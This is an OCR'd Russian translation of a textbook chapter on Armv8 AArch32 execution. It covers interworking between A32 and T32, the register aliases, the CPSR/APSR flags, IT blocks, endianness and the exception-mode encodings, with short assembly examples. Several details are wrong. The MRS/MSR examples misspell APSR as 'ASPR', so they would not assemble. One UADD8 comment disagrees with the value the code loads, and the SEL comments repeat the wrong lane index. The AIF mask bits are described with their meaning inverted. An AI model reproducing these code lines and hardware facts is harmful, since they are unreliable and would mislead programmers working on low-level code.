


Рисунок 4.9. Абстрактная схема переключения состояний наборов инструкций

A64 и A32

В Armv8-A программы всегда работают либо в AArch64 и используют A64, либо в AArch32 и используют один или оба набора A32 и T32. Переходы между AArch32 и AArch64 разрешены только при изменении уровня исключений.

Переход из AArch64 в AArch32 может происходить, когда уровень исключений понижается при возврате из исключения. Привилегированный процесс управляет переходом, настраивая специальный регистр SPSR_ELx, когда поток процесса AArch32 готов к выполнению. Операционная система устанавливает бит 4 SPSR_ELx в 1, сообщая процессору, что менее привилегированный процесс работает в AArch32, а остальная часть SPSR_ELx хранит CPSR программы AArch32, который подробнее описан далее в главе. Когда привилегированный процесс выполняет инструкцию ERET, процессор переходит в AArch32 и входит в A32 или T32 в зависимости от состояния набора инструкций в CPSR.

Обратный переход в AArch64 разрешён только тогда, когда позднее при принятии исключения уровень исключений повышается, например при обработке системного вызова, ошибки или внешнего аппаратного события. Такой переход происходит автоматически при принятии исключения, возвращающего управление привилегированному процессу A64.

A32 и T32

Процессоры Arm позволяют программам AArch32 свободно переключаться во время выполнения между наборами инструкций AArch32 посредством interworking. Это даёт программам, скомпилированным для A32, возможность динамически загружать и выполнять библиотеки, скомпилированные для Thumb, и наоборот.

A32 и T32 используют несовместимые кодировки инструкций, поэтому процессор должен отслеживать текущий набор. Для этого служат биты J и T регистра CPSR, которые вместе образуют состояние набора инструкций, приведённое в табл. 4.3.

Таблица 4.3. Режимы инструкций, задаваемые битами J и T для состояний A32 и T32

J	T	Режим инструкций
0	0	Состояние Arm (A32)
0	1	Состояние Thumb (T32)

Этот флаг не устанавливается вручную непосредственным изменением CPSR, а задаётся неявно при выполнении инструкций перехода с interworking, таких как инструкции перехода с обменом, а также большинства инструкций, в которых счётчик команд является регистром назначения.

Переход с interworking могут выполнять следующие инструкции:

• инструкция перехода BX или BLX;
• инструкция LDR, LDM или POP, в которой PC является регистром назначения;
• арифметическая инструкция, где PC задан регистром назначения, если только эта инструкция одновременно не устанавливает флаги условий;
• инструкция MOV или MVN, где PC задан регистром назначения, если только эта инструкция одновременно не устанавливает флаги условий.

Переходы interworking работают с адресами, кодирующими как целевой адрес перехода, так и режим инструкций, на который нужно переключиться во время перехода. Старший 31 бит кодирует целевой адрес. Младший значащий бит задаёт набор инструкций, на который следует перейти, и копируется в бит T регистра CPSR, а не в PC.

Например, предположим, что переход interworking использует адрес `0x1000`. В PC загружается `0x1000`, а набором инструкций становится A32. Если же адрес равен `0x1001`, в PC загружается `0x1000`, а набором становится T32. Последний бит никогда не копируется в PC, поскольку инструкции обоих наборов A32 и T32 всегда выровнены как минимум по границе 2 байт.

При написании ассемблерного кода переключиться в Thumb можно всего двумя инструкциями: вычислить PC + 1 в регистре, а затем выполнить переход interworking к этой инструкции. Это может показаться запутанным, поэтому сначала рассмотрим код, а затем разберём, почему он работает.

Исходный код на ассемблере

```
_start:
.code 32                // начать кодировать инструкции с помощью A32
    add r4, pc, #1
    bx r4               // переключить процессор в режим Thumb и продолжить

.code 16                // теперь начать кодировать инструкции с помощью T32
    mov r0, #0
    mov r0, #8
```

В этом коде сначала определяется метка `_start`, являющаяся точкой входа программы, а затем следует директива `.code 32`, сообщающая препроцессору, что мы пишем инструкции A32. Первая настоящая инструкция складывает PC + 1 и помещает результат в регистр `r4`. Вопреки ожиданиям, в A32 чтение PC возвращает не адрес выполняемой инструкции, а этот адрес плюс 8. Поскольку каждая инструкция A32 занимает 4 байта, PC как будто указывает на расположенную далее инструкцию `MOV R0, #0`. Прибавив 1, мы вычисляем этот адрес и устанавливаем его младший бит в 1, подготавливая адрес к переходу interworking следующей инструкцией.

Следующая инструкция, `BX r4`, выполняет переход interworking по только что вычисленному адресу. Младший бит равен 1, поэтому процессор переключается в режим Thumb. После выполнения этой инструкции PC указывает на `MOV R0, #0`, которая теперь выполняется в режиме Thumb.

Следующая строка, `.code 16`, является инструкцией препроцессора ассемблера. Она предписывает ассемблеру начать выдавать инструкции Thumb. Переход interworking велел процессору начать обрабатывать инструкции Thumb, а строка `.code 16` лишь велит ассемблеру выдавать инструкции Thumb, которые процессор будет правильно интерпретировать с этого места ассемблерного файла.

Результат дизассемблирования

```
Disassembly of section .text:

00010054 <_start>:
   10054:    e28f4001     add     r4, pc, #1
   10058:    e12fff14     bx      r4
   1005c:    2000         movs    r0, #0
   1005e:    2008         movs    r0, #8
```

Регистры AArch32

В AArch32 процессор предоставляет для приложений 16 32-битных регистров общего назначения (`r0...r15`). Регистр `r15` всегда кодирует счётчик команд, а остальные регистры `r0...r14` можно свободно использовать для хранения данных и вычислений.

Регистры с `r0` по `r14` взаимозаменяемы при обработке данных, однако по соглашению многие из них выполняют строго определённые роли и имеют псевдонимы, отражающие эти роли. Например, `r13` обычно используется как указатель стека, поэтому при чтении или написании ассемблерного кода часто обозначается SP.

В табл. 4.4 перечислены псевдонимы регистров общего назначения AArch32.

Таблица 4.4. Псевдонимы регистров AArch32

Номер регистра	Псевдоним	Назначение
`r11`	FP	Указатель кадра
`r12`	IP	Регистр внутрипроцедурного вызова
`r13`	SP	Указатель стека
`r14`	LR	Регистр связи
`r15`	PC	Счётчик команд

Регистры общего и специального назначения также имеют банковские копии, доступные в разных режимах процессора, причём каждая копия использует физически отдельное хранилище. Они называются банковскими регистрами и выделены более тёмным фоном на рис. 4.10. Это особенно полезно для ускорения переключения контекста при обработке исключений и привилегированных операциях, поскольку позволяет не сохранять и не восстанавливать вручную значения всех регистров.

Основная идея практической работы такова: при принятии исключения снимок текущего состояния процессора из CPSR сохраняется в SPSR того режима процессора, в который принимается исключение. При этом банковскими становятся и другие регистры, например регистр связи LR, содержащий адрес возврата из исключения. Процессор переходит к соответствующей записи таблицы векторов исключений, которая обычно содержит инструкцию перехода к обработчику этого исключения. При возврате из исключения регистр состояния CPSR восстанавливается из банковского SPSR, а PC обновляется адресом возврата, ранее сохранённым в банковском LR.

Эти режимы подробнее объясняются в разделе "Биты режима и маски исключений" этой главы.

Счётчик команд AArch32

Счётчик команд PC в AArch32 - 32-битный целочисленный регистр, хранящий адрес следующей инструкции, которую должен выполнить процессор. По историческим причинам при выполнении инструкции A32 чтение PC в AArch32 возвращает адрес текущей инструкции плюс 8, а при выполнении инструкции T32 - плюс 4. В AArch32 многие инструкции обработки данных могут записывать PC и даже перенаправлять поток программы, перезаписывая PC адресом, по которому программа может перейти.

Использование PC как регистра назначения инструкции фактически превращает её в инструкцию перехода. В зависимости от состояния набора инструкций записываемые в PC значения выравниваются соответствующим образом, поскольку PC игнорирует младший значащий бит и считает его равным 0.




Рисунок 4.10. Обзор регистров AArch32 в соответствующих режимах

Указатель стека AArch32

Указатель стека SP (`r13`) используется программами для хранения ссылки на вершину занятой текущим потоком временной области памяти, называемой стеком. Этот регистр позволяет эффективно сохранять во временном стеке и извлекать из него такие данные, как локальные переменные, а также эффективно сохранять и восстанавливать регистры и адреса возврата в начале и конце функции.

Указатель кадра AArch32

Указатель кадра FP (`r11`) отслеживает текущий активный кадр стека, используемый функцией для хранения локальных переменных. Локальные переменные можно эффективно читать и записывать с помощью загрузок и сохранений относительно FP.

Регистр связи AArch32

Регистр связи LR (`r14`) используется для хранения адреса возврата из функции. В обоих наборах A32 и T32 функция вызывается инструкцией BL или BLX. Эти инструкции устанавливают PC на первую инструкцию вызываемой функции и неявно помещают в LR адрес, по которому функция вернётся после завершения, то есть адрес инструкции, непосредственно следующей за BL или BLX. В A32 завершившаяся функция часто возвращается вызывающей стороне с помощью `BX LR` или похожей инструкции, копирующей адрес возврата из LR обратно в PC и позволяющей вызывающей функции продолжить работу с места остановки.

Регистр внутрипроцедурного вызова (IP, r12)

Внутри функции регистр внутрипроцедурного вызова IP (`r12`) ничем не отличается от любого другого регистра общего назначения. Его название связано с тем, что компиляторы и компоновщики используют `r12` как временный регистр при реализации внутрипроцедурных "трамплинов". Самый распространённый пример такого трамплина - вызов функции в другом модуле через PLT, однако трамплины также применяются при переходах на огромные расстояния, которые невозможно непосредственно закодировать инструкцией BL или BLX. В таких случаях программа переходит к трамплину, который вычисляет адрес назначения и перенаправляет туда поток выполнения. Для этого трамплину нужен как минимум один временный регистр, и обычно выбирается `r12`. Из-за этого значение `r12` может измениться после выхода из одной функции, но до прибытия в следующую, если вызов функции выполнялся через внутрипроцедурный трамплин, что может показаться нелогичным.

Регистр текущего состояния программы

В AArch32 регистр текущего состояния программы (current program status register, CPSR) содержит различные поля состояния процессора и управления им. Он работает аналогично PSTATE в AArch64 и также сохраняется в SPSR_ELx при каждом принятии исключения.

На рис. 4.11 показана компоновка CPSR с номерами битов каждого поля.




Рисунок 4.11. Абстрактный обзор битов CPSR и их значений

Для программ режима пользователя на EL0 поля CPSR в целом делятся на две группы: регистр состояния прикладной программы (application program status register, APSR), который хранит арифметические флаги и непосредственно доступен программам на EL0, и регистры состояния выполнения, управляющие поведением процессора и находящиеся под управлением операционной системы.

Регистр состояния прикладной программы

Как показано на рис. 4.12, APSR состоит из трёх групп флагов внутри CPSR, кратко перечисленных ниже и подробно объясняемых в следующих разделах:

• арифметические флаги N, Z, C и V, используемые обычными арифметическими инструкциями и инструкциями сравнения;
• флаг насыщения Q, используемый специальными инструкциями арифметики с насыщением;
• биты GE, используемые специальными инструкциями параллельного сложения и вычитания.




Рисунок 4.12. Компоненты APSR в составе CPSR

Прямое обращение к APSR

При обычном выполнении программы, как правило, нет необходимости непосредственно читать и записывать флаги APSR. Однако это возможно, а иногда и необходимо, например при использовании бита Q регистра APSR. Синтаксис чтения битов N, Z, C, V, Q и GE из APSR выглядит так:

```
mrs Rt, ASPR # Copy from APSR to rN.
```

Программы режима пользователя также могут непосредственно записывать биты NZCVQ и GE в APSR. Существуют три формы в зависимости от того, нужно ли установить группу NZCVQ, группу GE или обе группы одновременно.

```
msr ASPR_nzcvq, Rt  # Set NZCVQ
msr ASPR_g, Rt      # Set GE bits
msr ASPR_nzcvqg, Rt # Set NZCVQ and GE bits
```

Флаги NZCV

Чаще группа флагов NZCV в APSR устанавливается неявно при выполнении вычислительной инструкции или инструкции сравнения. Флаги имеют следующие значения:

• **N:** операция дала отрицательный результат, то есть установлен старший значащий бит;
• **Z:** операция дала нулевой результат;
• **C:** операция дала перенос, то есть результат был усечён;
• **V:** операция дала знаковое переполнение.

В режиме A32 большинство инструкций можно закодировать для условного выполнения на основе состояния флагов NZCV регистра APSR. Поэтому флаги NZCV лежат в основе условного выполнения.

Флаг Q

Накопительный флаг насыщения Q устанавливается при выполнении специальных инструкций арифметики с насыщением. В обычном коде они встречаются редко, но довольно часто появляются в приложениях цифровой обработки сигналов. Если во время одной из таких инструкций происходит целочисленное насыщение, Q устанавливается в 1. Q действует как "липкий флаг": после установки в 1 он сохраняет это значение, пока не будет вручную сброшен в 0.

В отличие от флагов NZCV, инструкции нельзя закодировать для непосредственного условного выполнения по состоянию Q: его необходимо вручную извлечь из APSR. Аналогично, сброс Q выполняется ручной записью в APSR. Эти операции выполняются так:

```
; Read Q flag from APSR
mrs r0, APSR            ; Set r0 = ASPR
tst r0, #(1<<27)        ; Test Q flag

; Reset Q flag, preserving other flags
mrs r0, APSR            ; Set r0 = ASPR
bic r0, r0, #(1<<27)    ; Clear the Q bit
msr APSR_nzcvq, r0      ; Write NZCVQ bits back
```

Флаги GE

Четыре флага "больше или равно" (greater than or equal, GE) в APSR используются специальными векторными инструкциями "параллельного сложения" и "параллельного вычитания". Эти инструкции выполняют векторные операции над упакованными наборами данных. Например, инструкция UADD8 складывает два 32-битных операнда так, словно каждый из них состоит из четырёх последовательных независимых байтов, а затем упаковывает четыре результата обратно в 32-битный регистр назначения. Эта инструкция также устанавливает четыре бита GE в APSR согласно результатам сложения.

Как и флаги N, Z, C, V и Q, флаги GE можно непосредственно прочитать из APSR инструкцией MRS. Однако одна инструкция использует GE неявно: инструкция выбора байтов SEL, которая может выполнять частичное условное перемещение на основе состояния флагов GE.

```
; Load r0 and r1 with example values:
LDR r0, =0x112233ff    ; Set r0 = 0x112233ff
LDR r1, =0xff112233    ; Set r1 = 0xffaabbcc

; Perform a 4 lane, 8-bit addition using UADD8.
; This is computed as follows:
; 0x11 + 0xff = 0x110  -> dst[0]=0x10, GE:0=1
; 0x22 + 0xaa = 0xcc   -> dst[1]=0xcc, GE:1=0
; 0x33 + 0xbb = 0xee   -> dst[2]=0xee, GE:2=0
; 0xff + 0xcc = 0x1cb  -> dst[3]=0xcb, GE:3=1
; UADD8 will therefore set r2 = 0x10cceecb,
; and GE = 0b1001

UADD8 r2, r0, r1

; We can use the SEL instruction to swap out
; the overflowing bytes with a default value,
; e.g. to create a clamped 4-way 8-bit add:

LDR r3, =0xffffffff

; GE[0] is 1, so r0[0] is set ro r3[0] = 0xff
; GE[1] is 0, so r0[0] is set to r2[0] = 0xcc
; GE[2] is 0, so r0[0] is set to r2[0] = 0xee
; GE[3] is 1, so r0[0] is set to r3[0] = 0xff
; Therefore this will set r0 = 0xffcceeff

SEL r0, r3, r2
```

Регистры состояния выполнения

Регистры состояния выполнения - битовые поля CPSR, которые вместе сообщают процессору, как выполнять инструкции по адресу счётчика команд. Эти поля описаны в следующих разделах.

Регистр состояния набора инструкций

На рис. 4.13 биты T и J регистра CPSR вместе образуют состояние набора инструкций процесса.

В Armv8-A на уровне архитектуры бит J определён как 0, поэтому допустимы только два режима, приведённые в табл. 4.5.




Рисунок 4.13. Биты состояния набора инструкций в CPSR

Таблица 4.5. Режимы инструкций, задаваемые битами J и T для состояний A32 и T32

J	T	Режим инструкций
0	0	Состояние Arm (A32)
0	1	Состояние Thumb (T32)

Программы режима пользователя не могут непосредственно читать и записывать биты состояния набора инструкций так же, как APSR. Вместо этого программы переключаются между A32 и T32 с помощью переходов interworking.

В прежних версиях архитектуры Arm бит J использовался вместе с битом T для выполнения аппаратно ускоренного байт-кода Java в режиме "Jazelle" или входа в набор инструкций T32EE (ThumbEE). Оба режима признаны устаревшими в Armv8-A, а бит J зафиксирован в нуле.

Регистр состояния блока IT (ITSTATE)

Флаги PSTATE.IT регистра CPSR (см. рис. 4.14) описывают коды условий для последовательности инструкций, выполняемых внутри группы с префиксом IT в режиме Thumb (T32). Старшие три бита 8-битного PSTATE.IT представляют "базовое условие" блока IT. Остальные четыре бита кодируют длину и последовательность чередования максимум четырёх инструкций, составляющих PSTATE.IT.




Рисунок 4.14. Расположение битов IT в CPSR

Изначально блок IT предназначался для того, чтобы сделать 16-битные инструкции Thumb условными. Почти все инструкции A32 могут быть условными, но в кодировках инструкций T16 недостаточно битов для кода условия. Блок IT позволяет сделать условными до четырёх последующих инструкций внутри него. Однако на практике производительность предикатных инструкций в современных архитектурах масштабировалась хуже, чем предполагалось изначально, поэтому в Armv8 инструкция IT была частично признана устаревшей.

Состояние порядка байтов

Armv8 позволяет процессорам дополнительно поддерживать динамическое переключение порядка байтов во время выполнения программ AArch32. Такие программы могут предписать процессору переключаться между прямым и обратным порядком байтов во время выполнения, изменяя порядок загрузки и сохранения данных.

Процессор отслеживает выбранный порядок байтов с помощью бита E в CPSR, показанного на рис. 4.15. Значение 1 означает, что программа работает с обратным порядком байтов, а 0 - с прямым.




Рисунок 4.15. Расположение бита порядка байтов в CPSR

Программы не устанавливают этот флаг непосредственно в CPSR, а задают текущий порядок байтов инструкцией SETEND. Программы более высокого уровня выполнения также могут вручную установить этот бит через соответствующий сохранённый SPSR программы. Выборка инструкций всегда выполняется с прямым порядком байтов и игнорирует этот бит.

Биты режима и маски исключений

Биты режима PSTATE.M определяют текущее состояние выполнения, как показано на рис. 4.16. Назначение одного из этих битов вполне очевидно. Бит 4 определяет, будет соответствующая программа 32-битной или 64-битной. Значение 1 означает AArch32, а 0 - AArch64.

Чтобы полностью понять остальные биты PSTATE.M и биты маскирования исключений AIF, требуется дополнительный контекст. Поэтому кратко вспомним исключения центрального процессора и обстоятельства их возникновения.

При продвижении по программе процессор иногда может столкнуться с исключительным состоянием, в котором он больше не знает, как продолжать работу. Это может произойти из-за недопустимой инструкции, ошибочного чтения или записи памяти либо вызова программой службы ПО более высокого уровня исключений. Такие события называются синхронными исключениями, поскольку возникают на конкретной инструкции программы.




Рисунок 4.16. Биты режима в CPSR

Асинхронные события, напротив, поступают извне процессора в виде системных ошибок SError, запросов прерывания IRQ и быстрых запросов прерывания FIQ. Обычно их создают подключённые периферийные устройства. Например, сетевое оборудование может создать запрос прерывания, чтобы уведомить операционную систему о прибытии сетевого пакета, готового к немедленной обработке.

В нормальных обстоятельствах процессор отвечает на такие запросы, немедленно приостанавливая выполняемую программу, повышая уровень исключений и передавая управление соответствующему зарегистрированному обработчику исключения, который может направить запрос нужному драйверу устройства. Обработчики регистрируются системным программным обеспечением, работающим на высоком уровне исключений.

Если это системное ПО работает в AArch32, остальные биты PSTATE.M определяют используемый режим исключений, причём эти режимы образуют строгую иерархию приоритетов внешних прерываний. Например, обычная программа может встретить инструкцию SVC, из-за которой процессор приостановит программу и перейдёт в режиме SVC к операционной системе AArch32 на EL1 для обработки запроса системного вызова. Если поступит внешний IRQ, системный вызов будет приостановлен до завершения подпрограммы IRQ. Затем сам IRQ может быть прерван прерыванием FIQ. Но FIQ не может быть прерван IRQ, поскольку FIQ имеет более высокий "приоритет". При каждом возврате из исключения режим понижается, а прерванная задача возобновляется. В табл. 4.6 перечислены режимы AArch32 и их представление в PSTATE.M[45].

Таблица 4.6. Кодировки битов режимов AArch32

M[4:0]	Режим	Назначение
`10000`	Пользовательский	Обычный режим выполнения
`10001`	FIQ	Вход при обработке быстрого запроса прерывания
`10010`	IRQ	Вход при обработке обычного запроса прерывания

M[4:0]	Режим	Назначение
10011	SVC	Вход при сбросе процессора в 32-битном EL1 или при выполнении инструкции SVC
10110	Monitor	Вход при сбросе процессора в 32-битном EL3 или при выполнении инструкции SMC
10111	Abort	Исключение для обработки ошибок выборки данных или инструкций
11010	Hyp	Вход при сбросе процессора в 32-битном EL2 или при выполнении инструкции HYP
11011	Undefined	Вход при выполнении неопределённой инструкции
11111	System	Привилегированный режим с тем же представлением регистров, что и в пользовательском режиме

Как и AArch64, состояние AArch32 позволяет программному обеспечению операционной системы временно отключать определённые внешние исключения посредством битов AIF в PSTATE. Значение 1 в соответствующем поле означает, что центральный процессор ответит на внешнее исключение, а 0 - что он отложит ответ, пока ПО операционной системы позднее не снимет маскирование исключения.

• **A:** отвечать на асинхронные аварийные завершения;
• **I:** отвечать на внешние аппаратные запросы прерывания IRQ;
• **F:** отвечать на внешние быстрые запросы прерывания FIQ.

Показанные на рис. 4.17 биты маски исключений устанавливаются при возникновении исключения в AArch32.

Рисунок 4.17. Биты маски исключений в CPSR

Примечания

[1] [назад] *ARM for Armv8-A* (DDI 0487G.a): A1.2, Architecture Profiles.
[2] [назад] *ARM Supplement for Armv8-R* (DDI 0600A.c), AArch64.
[3] [назад] *ARM Supplement for Armv8-R* (DDI 0568A.c), AArch32.
[4] [назад] *Armv8-M Architecture Reference Manual* (DDI0553B.o).
[5] [назад] *Arm Cortex-R82 Processor Datasheet*.
[6] [назад] *Arm A64 ISA Armv9, for Armv9-A architecture profile* (DDI 0602).
[7] [назад] *ARM for Armv8-A* (DDI 0487G.a): D1.1, Exception Levels.
[8] [назад] *Exception Model*, version 1.0 (ARM062-1010708621-27): 3, Execution and Security states.
[9] [назад] *ARM for Armv8-A* (DDI 0487G.a): D1.1.1, Typical Exception level usage.
[10] [назад] *TrustZone for Armv8-A*, version 1.0 (ARM062-1010708621-28).
[11] [назад] *Introduction to Trusted Execution Environments*, GlobalPlatform Inc., May 2018.
[12] [назад] *TrustZone for Armv8-A*, version 1.0 (ARM062-1010708621-28).
[13] [назад] *Whitepaper: Isolation using virtualization in Secure world - Secure world software architecture on Armv8.4*.

[14] [назад] *Arm trusted firmware github*, https://github.com/ARM-software/arm-trusted-firmware/tree/master/bl31/aarch64, accessed Dec. 2019.
[15] [назад] *ARM for Armv8-A* (DDI 0487G.a): G8.2.168, VBAR, Vector Base Address Register.
[16] [назад] *ARM for Armv8-A* (DDI 0487G.a): D1.10.2, Exception vectors.
[17] [назад] *Fundamentals of ARMv8-A: Changing Execution state*.
